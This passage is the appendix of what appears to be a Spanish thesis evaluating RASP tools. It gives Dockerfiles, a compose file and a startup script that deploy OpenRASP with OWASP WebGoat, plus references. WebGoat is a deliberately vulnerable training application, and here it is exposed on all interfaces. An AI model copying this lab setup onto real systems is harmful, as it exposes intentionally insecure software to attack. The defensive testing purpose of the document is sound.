


Ilustración 39 - Contrast CE Dashboard




Ilustración 40 - Contrast CE Vulnerabilities




Ilustración 41 - Contrast CE Policy Management




Ilustración 42 - Contrast CE Organization Settings




Ilustración 43 - Contrast Alert Details

7.3 Anexo C – Definición sistema OpenRASP




Ilustración 44 - Directorio WebGoat + OpenRASP

openrasp > docker-rasp-cloud > Dockerfile

```
1   # OpenRASP Cloud Backend
2   FROM debian:latest
3   AUTHOR rmoldes@uoc.edu
4
5   RUN apt-get update && apt-get install -y curl git wget netcat
6
7   ADD https://github.com/baidu/openrasp/releases/download/v1.3.1/rasp-cloud.tar.gz /tmp
8
9   RUN cd /tmp \
10      && tar -xf rasp-cloud.tar.* \
11      && mv rasp-*/ /rasp/ \
12      && rm -f rasp-cloud.tar.gz
13
14  # Add custom configuration file
15  ADD app.conf /rasp/conf
16
17  # Add startup script
18  ADD rasp_startup.sh /tmp
19
20  RUN chmod +x /tmp/rasp_startup.sh
21
22  EXPOSE 8086
23
24  ENTRYPOINT ["/tmp/rasp_startup.sh"]
```

Ilustración 45 - Dockerfile OpenRASP Cloud Backend

openrasp > docker-rasp-cloud > rasp_startup.sh

```
1   #!/bin/bash
2
3   # Wait for Elasticsearch and MongoDB services to be up and running
4   if (ping -c 1 elasticsearch) && (ping -c 1 mongodb); then
5       while (! nc -z elasticsearch 9200) && (! nc -z mongodb 27017);
6       do
7         echo "Waiting for third services to be ready (Elastic, Mongo)" ;
8         sleep 30;
9       done;
10      echo Connected!;
11  fi
12
13  /rasp/rasp-cloud -d
14  tail -f /dev/null
```

Ilustración 46 - Script arranque OpenRASP Cloud Backend

openrasp > docker-compose.yml

```yaml
version: "3.2"
services:
    elasticsearch:
        image: elasticsearch:6.8.7
        ports:
            - "9200:9200"
            - "9300:9300"
        environment:
            - "discovery.type=single-node"
            - ELASTIC_PASSWORD=[redacted]
        networks:
            - local-network
        container_name: elasticsearch
    mongodb:
        image: mongo:3.6.17
        ports:
            - "27017:27017"
        networks:
            - local-network
        container_name: mongodb
    rasp-cloud:
        image: rasp-cloud:latest
        ports:
            - "8086:8086"
        networks:
            - local-network
        container_name: rasp-cloud
        depends_on:
            - mongodb
            - elasticsearch
networks:
    local-network:
```

Ilustración 47 - Docker compose orquestación OpenRASP

openrasp > webgoat > Dockerfile

```
# WebGoat 8.0.0.M21 + OpenRASP Agent
FROM openjdk:8-jdk-slim
AUTHOR rmoldes@uoc.edu

RUN apt-get update && apt-get install -y curl git wget

# Setup Maven and WebGoat
ENV MAVEN_VERSION 3.5.4
ENV MAVEN_URL http://archive.apache.org/dist/maven/maven-3
ENV MAVEN_HOME /usr/lib/mvn
ENV PATH $MAVEN_HOME/bin:$PATH
ENV M2_REPO ~/.m2/repository
RUN wget $MAVEN_URL/$MAVEN_VERSION/binaries/apache-maven-$MAVEN_VERSION-bin.tar.gz && \
  tar -zxvf apache-maven-$MAVEN_VERSION-bin.tar.gz && \
  rm apache-maven-$MAVEN_VERSION-bin.tar.gz && \
  mv apache-maven-$MAVEN_VERSION /usr/lib/mvn

ENV WEBGOAT_VERSION v8.0.0.M21
RUN git clone https://github.com/WebGoat/WebGoat.git
RUN cd WebGoat \
    && git checkout tags/$WEBGOAT_VERSION -b $WEBGOAT_VERSION \
    && mvn clean install

RUN useradd --home-dir /home/webgoat --create-home -U webgoat

# OpenRASP agent download and configuration
ENV OPENRASP_VERSION 1.3.1
ADD https://packages.baidu.com/app/openrasp/release/$OPENRASP_VERSION/rasp-java.tar.gz /tmp
RUN cd /tmp \
    && tar -xf rasp-java.tar.* \
    && mv rasp-*/rasp/ /rasp/ \
    && rm -f rasp-java.tar.gz

ENV OPENRASP_APP_ID [redacted]
ENV OPENRASP_APP_SECRET [redacted]
RUN echo "cloud.enable: true" >> /rasp/conf/openrasp.yml \
    && echo "cloud.backend_url: http://rasp-cloud:8086/" >> /rasp/conf/openrasp.yml \
    && echo "cloud.app_id: $OPENRASP_APP_ID" >> /rasp/conf/openrasp.yml \
    && echo "cloud.app_secret: $OPENRASP_APP_SECRET" >> /rasp/conf/openrasp.yml \
    && echo "cloud.heartbeat_interval: 120" >> /rasp/conf/openrasp.yml

WORKDIR /WebGoat/webgoat-server/target

EXPOSE 8080
ENTRYPOINT ["java","-javaagent:/rasp/rasp.jar", "-jar", "webgoat-server-v8.0.0.M20.jar", "--server.address=0.0.0.0"]

```

Ilustración 48 - Dockerfile WebGoat + OpenRASP

7.4 Anexo D – Consola administración OpenRASP




Ilustración 49 - OpenRASP Dashboard




Ilustración 50 - OpenRASP Vulnerabilities




Ilustración 51 - OpenRASP System Settings




Ilustración 52 - OpenRASP Alarm Details

8. Referencias bibliográficas

[1] Web Application Firewall Market – Growth, Trends and Forecast (2020-2025) [Fecha de consulta: 25 de febrero de 2020] https://www.mordorintelligence.com/industry-reports/web-application-firewall-market

[2] RASP market growth expectations [Fecha de consulta: 25 de febrero de 2020] https://www.prnewswire.com/news-releases/the-rasp-market-size-is-expected-to-grow-from-usd-2947-million-in-2017-to-usd-12401-million-by-2022-at-a-compound-annual-growth-rate-cagr-of-333-300578893.html

[3] Runtime Application Self-Protection Market Research Report - Global Forecast to 2022 [Fecha de consulta: 25 de febrero de 2020] https://www.marketresearchfuture.com/reports/runtime-application-self-protection-market-1536

[4] Amy DeMartine, Christopher McClean, Trevor Lyness, Peggie Dostie (2018, enero). The State of Application Security, 2018. Forrester

[5] SAST Software Market [Fecha de consulta: 14 de marzo de 2020] https://www.bccourier.com/static-application-security-testing-sast-software-market-to-expand-substantially-owing-to-technological-innovations-during-2025/

[6] Software composition analysis (SCA): what is it and does your company need it? Hayley Denbraver [Fecha de consulta: 18 de marzo de 2020] https://snyk.io/blog/what-is-software-composition-analysis-sca-and-does-my-company-need-it/

[7] Magic Quadrant for Web Application Firewall, Gartner. [Fecha de consulta: 18 de marzo de 2020] https://www.gartner.com/doc/reprints?id=1-1OIRRHDM&ct=190920&st=sb

[8] A Guide to Runtime Application Self-Protection, Prevoty Whitepaper.

[9] Amy DeMartine, Christopher McClean, Trevor Lyness, Peter Harrisonr (2018, marzo) The Forrester New Wave™: Runtime Application Self-Protection

[10] Alexander J. Fry, SANS Institue (2019, enero) Runtime Application Self-Protection (RASP), Investigation of the Effectiveness of a RASP Solution in Protecting Known Vulnerable Target Applications

[11] Baidu OpenRASP Docs [Fecha de consulta: 8 de abril de 2020] https://rasp.baidu.com/doc/

[12] Contrast Security Open Docs [Fecha de consulta: 10 de abril de 2020] https://docs.contrastsecurity.com/index.html

[13] OWASP WebGoat [Fecha de consulta: 19 de abril de 2020] https://owasp.org/www-project-webgoat/

[14] SQL Injection [Fecha de consulta: 19 de abril de 2020] https://owasp.org/www-community/attacks/SQL_Injection

[15] XML External Entity [Fecha de consulta: 22 de abril de 2020]: https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing

[16] Cross Site Scripting [Fecha de consulta: 22 de abril de 2020]: https://owasp.org/www-community/attacks/xss/

[17] Broken Authentication [Fecha de consulta: 22 de abril de 2020] https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A2-Broken_Authentication

[18] Cross Site Request Forgery [Fecha de consulta: 22 de abril de 2020]: https://owasp.org/www-community/attacks/csrf

[19] Data Deserialization Vulnerabilities [Fecha de consulta: 25 de abril de 2020]: https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html